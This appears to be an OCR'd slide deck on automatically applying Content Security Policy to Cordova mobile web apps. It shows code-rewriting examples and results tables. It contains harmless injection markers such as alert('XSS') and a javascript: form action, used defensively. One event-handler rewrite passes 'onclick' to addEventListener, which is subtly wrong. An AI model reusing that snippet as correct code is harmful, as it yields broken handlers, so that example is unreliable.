
The pipeline



Setting constant CSP directives

- "default-src 'self'; upgrade-insecure-requests;"


The pipeline



Extracting sources from HTML

- manifest-src:
  <link rel="manifest" href="https://example.ch">
- base-uri:
  <base href="https://example.ch/">
- plugin-types:
  <object data="https://example.ch/flash"
  type="application/x-shockwave-flash">
- form-action:
  <form action="javascript:alert('FORM')" method="post">

The pipeline



Processing related Javascript

- Gather all related Javascript

Processing related Javascript

- Gather all related Javascript
  - Extract code from inline Javascript tags
    <script>alert('INLINE')</script>
  - Load code from external Javascript tags
    <script src="app.js"></script>
  - Extract code from inline event handlers

Processing related Javascript

- Extract all URLs

Processing related Javascript

- Extract all URLs
- Extract sources for connect-src

Processing related Javascript

- Extract all URLs
- Extract sources for connect-src
  - XMLHttpRequest.open("GET", "https://example.ch");
  - new WebSocket("https://example.ch");
  - ...

Processing related Javascript

- Extract all URLs
- Extract sources for connect-src
  - XMLHttpRequest.open("GET", "https://example.ch");
  - new WebSocket("https://example.ch");
  - ...
- Extract sources for worker-src

Processing related Javascript

- Extract all URLs
- Extract sources for connect-src
  - XMLHttpRequest.open("GET", "https://example.ch");
  - new WebSocket("https://example.ch");
  - ...
- Extract sources for worker-src
  - new Worker("https://example.ch/w.js");
  - navigator.serviceWorker.register("https://example.ch/w.js");
  - ...

Processing related Javascript

Rewriting APIs impacted by style-src

setAttribute

```
// Original
a.setAttribute("style", "display:none");

// Rewritten
a.style.display = "none";
```

Processing related Javascript

Rewriting APIs impacted by style-src

cssText

```
// Original
a.style.cssText = "background-color:none";

// Rewritten
a.style.backgroundColor = "none";
```

Processing related Javascript

Rewriting APIs impacted by style-src

insertRule

```
// Original
stylesheet.insertRule("#someId { color: white }", 0);

// Rewritten
var newStyleTag = document.createElement("style");
newStyleTag.innerText = "#someId { color: white }";
document.head.appendChild(newStyleTag);
```

Processing related Javascript

Rewriting APIs impacted by script-src

eval

```
// Original
eval('alert("Example")');
eval('{"key1": "value1", "key2": "value2"}');

// Rewritten
alert("Example");
JSON.parse('{"key1": "value1", "key2": "value2"}');
```

Processing related Javascript

Rewriting APIs impacted by script-src

setTimeout/setInterval

```
// Original
setTimeout('alert("Example")', 1000);
setInterval('alert("Example")', 1000);

// Rewritten
setTimeout(function() {alert("Example")}, 1000);
setInterval(function() {alert("Example")}, 1000);
```

Processing related Javascript

Rewriting APIs impacted by script-src

Function

```
// Original
new Function("a", "b", "return a*b");

// Rewritten
function(a, b) {return a*b};
```

Processing related Javascript


Rewriting APIs impacted by script-src

setAttribute for event handlers

```
// Original
a.setAttribute("onclick", 'alert("XSS")');

// Rewritten
a.onclick = function() {alert("XSS")};
```

The pipeline




Extracting sources from HTML and Javascript

- connect-src:
  <a ping="https://example.ch">
- frame-src:
  <iframe src="https://example.ch">
- img-src:
  <img src="https://example.ch/image.jpg">
- media-src:
  <audio src="https://example.ch">
- object-src:
  <object data="https://example.ch">

Extracting sources from HTML and Javascript

- connect-src:
  <a ping="https://example.ch">
- frame-src:
  <iframe src="https://example.ch">
- img-src:
  <img src="https://example.ch/image.jpg">
- media-src:
  <audio src="https://example.ch">
- object-src:
  <object data="https://example.ch">
- Combine with data from JS

The pipeline



Rewriting styles and extracting related sources

Rewriting inline style attributes

```
// Original
<div style="height: 100px;">

// Rewritten
<div id="tmYuSGfL">
<style>#tmYuSGfL { height: 100px; }</style>
```

Rewriting styles and extracting related sources

- Iterate over all CSS rules

Rewriting styles and extracting related sources

- Iterate over all CSS rules
  - style-src:
    @import url("https://example.ch/styles.css")
  - font-src:
    @font-face { src: url("https://not-example.com/font"); }
  - img-src:
    background-image: url("image.gif");


Rewriting styles and extracting related sources

- Iterate over all CSS rules
  - style-src:
    @import url("https://example.ch/styles.css")
  - font-src:
    @font-face { src: url("https://not-example.com/font"); }
  - img-src:
    background-image: url("image.gif");
- Generate all hashes

Rewriting styles and extracting related sources

- Iterate over all CSS rules
  - style-src:
    @import url("https://example.ch/styles.css")
  - font-src:
    @font-face { src: url("https://not-example.com/font"); }
  - img-src:
    background-image: url("image.gif");
- Generate all hashes
- Combine with data from JS

The pipeline



Rewriting scripts and extracting related sources

Rewriting inline event handlers

```
// Original
<div onclick='alert("Example")'>

// Rewritten
<div id="tmYuSGfL">
<script>
  document.getElementById("tmYuSGfL")
    .addEventListener(
      "onclick",
      function() { alert("Example") }
    )
</script>
```

Rewriting scripts and extracting related sources

- Generate all hashes

Rewriting scripts and extracting related sources

- Generate all hashes
- Combine with data from JS

Rewriting scripts and extracting related sources

- Generate all hashes
- Combine with data from JS
- Add 'strict-dynamic'

Table of Contents

1 Mobile Web Apps

2 Code Injection

3 Content Security Policy

4 Research Questions

5 Automatically Applying CSP

6 Results

Limiting patterns

- Patterns inherent to CSP

Limiting patterns

- Patterns inherent to CSP
  - No full equivalent for the "Function" constructor

Limiting patterns

- Patterns inherent to CSP
  - No full equivalent for the "Function" constructor
    - new Function("a", "b", "return a*b");
    - function(a, b) {return a*b};

Limiting patterns

- Patterns inherent to CSP
  - No full equivalent for the "Function" constructor
    - new Function("a", "b", "return a*b");
    - function(a, b) {return a*b};
- Patterns inherent to specific use cases

Limiting patterns

- Patterns inherent to CSP
  - No full equivalent for the "Function" constructor
    - new Function("a", "b", "return a*b");
    - function(a, b) {return a*b};
- Patterns inherent to specific use cases
  - Apps that connect to user-defined URLs

Limiting patterns

- Patterns inherent to CSP
  - No full equivalent for the "Function" constructor
    - new Function("a", "b", "return a*b");
    - function(a, b) {return a*b};
- Patterns inherent to specific use cases
  - Apps that connect to user-defined URLs
  - Apps that connect to dynamically chosen API endpoints

Limiting patterns

- Patterns inherent to my approach

Limiting patterns

- Patterns inherent to my approach
  - Non-constant parameters in restricted APIs

Limiting patterns

- Patterns inherent to my approach
  - Non-constant parameters in restricted APIs
    - a.style.cssText = someVariable
    - setTimeout(someVariable, 1000)
    - ...

Limiting patterns

- Patterns inherent to my approach
  - Non-constant parameters in restricted APIs
    - a.style.cssText = someVariable
    - setTimeout(someVariable, 1000)
    - ...
  - Adding styles/scripts implicitly from strings

Limiting patterns

- Patterns inherent to my approach
  - Non-constant parameters in restricted APIs
    - a.style.cssText = someVariable
    - setTimeout(someVariable, 1000)
    - ...
  - Adding styles/scripts implicitly from strings
    - someElement.innerHTML = " ";
    - someElement.innerHTML = " ";
    - someElement.innerHTML = "<style>...</style>";

Limiting patterns

- Patterns inherent to my approach
  - Non-constant parameters in restricted APIs
    - a.style.cssText = someVariable
    - setTimeout(someVariable, 1000)
    - ...
  - Adding styles/scripts implicitly from strings
    - someElement.innerHTML = " ";
    - someElement.innerHTML = " ";
    - someElement.innerHTML = "<style>...</style>";
  - HTML templating engines

Limiting patterns

- Patterns inherent to my approach
  - Non-constant parameters in restricted APIs
    - a.style.cssText = someVariable
    - setTimeout(someVariable, 1000)
    - ...
  - Adding styles/scripts implicitly from strings
    - someElement.innerHTML = " ";
    - someElement.innerHTML = " ";
    - someElement.innerHTML = "<style>...</style>";
  - HTML templating engines
  - Inability to rewrite remote resources

Empirical results

API	% Apps	% Apps (w/o library files)
setTimeout / setInterval	98.30	73.65
eval	89.45	36.89
cssText	83.27	28.68
Function	61.21	29.41
setAttribute (style)	30.91	21.45
insertRule	4	4
setAttribute (event handler)	3.88	3.31

Table 1: Apps containing CSP-relevant APIs

Empirical results

Keyword	% Rewritten	% Not rewritten
script-src: unsafe-inline	3.27	0.61
script-src: unsafe-eval	0	98.55
style-src: unsafe-inline	8	22.91
style-src: unsafe-eval	2.42	81.33

Table 2: Apps we could/couldn't rewrite in relation to total number of apps

Empirical results

Keyword	% Rewritten	% Not rewritten
script-src: unsafe-inline	84.28	15.72
script-src: unsafe-eval	0	100
style-src: unsafe-inline	25.88	74.12
style-src: unsafe-eval	2.89	97.11

Table 3: Apps we could/couldn't rewrite in relation to number of apps that needed rewriting

Research questions revisited

1. What attack methods against mobile web applications exist?

Research questions revisited

1. What attack methods against mobile web applications exist?
2. How can CSP prevent or mitigate such attacks?

Research questions revisited

1. What attack methods against mobile web applications exist?
2. How can CSP prevent or mitigate such attacks?
3. Can we automatically generate sensible CSP definitions for real-world Cordova apps?

Research questions revisited

1. What attack methods against mobile web applications exist?
2. How can CSP prevent or mitigate such attacks?
3. Can we automatically generate sensible CSP definitions for real-world Cordova apps?
    1. Can we rewrite real-world Cordova apps to allow more strict CSP definitions?

Research questions revisited

1. What attack methods against mobile web applications exist?
2. How can CSP prevent or mitigate such attacks?
3. Can we automatically generate sensible CSP definitions for real-world Cordova apps?
   1. Can we rewrite real-world Cordova apps to allow more strict CSP definitions?
   2. What patterns limit us in rewriting applications and generating CSP definitions?

Research questions revisited

1. What attack methods against mobile web applications exist?
2. How can CSP prevent or mitigate such attacks?
3. Can we automatically generate sensible CSP definitions for real-world Cordova apps?
   1. Can we rewrite real-world Cordova apps to allow more strict CSP definitions?
   2. What patterns limit us in rewriting applications and generating CSP definitions?
4. How prevalent are the patterns we attempt to rewrite?

Research questions revisited

1. What attack methods against mobile web applications exist?
2. How can CSP prevent or mitigate such attacks?
3. Can we automatically generate sensible CSP definitions for real-world Cordova apps?
   1. Can we rewrite real-world Cordova apps to allow more strict CSP definitions?
   2. What patterns limit us in rewriting applications and generating CSP definitions?
4. How prevalent are the patterns we attempt to rewrite?
   1. How prevalent are the patterns we can successfully rewrite?

Research questions revisited

1. What attack methods against mobile web applications exist?
2. How can CSP prevent or mitigate such attacks?
3. Can we automatically generate sensible CSP definitions for real-world Cordova apps?
   1. Can we rewrite real-world Cordova apps to allow more strict CSP definitions?
   2. What patterns limit us in rewriting applications and generating CSP definitions?
4. How prevalent are the patterns we attempt to rewrite?
   1. How prevalent are the patterns we can successfully rewrite?
   2. How prevalent are the patterns we cannot rewrite?

Thank You for Your Attention.

Questions?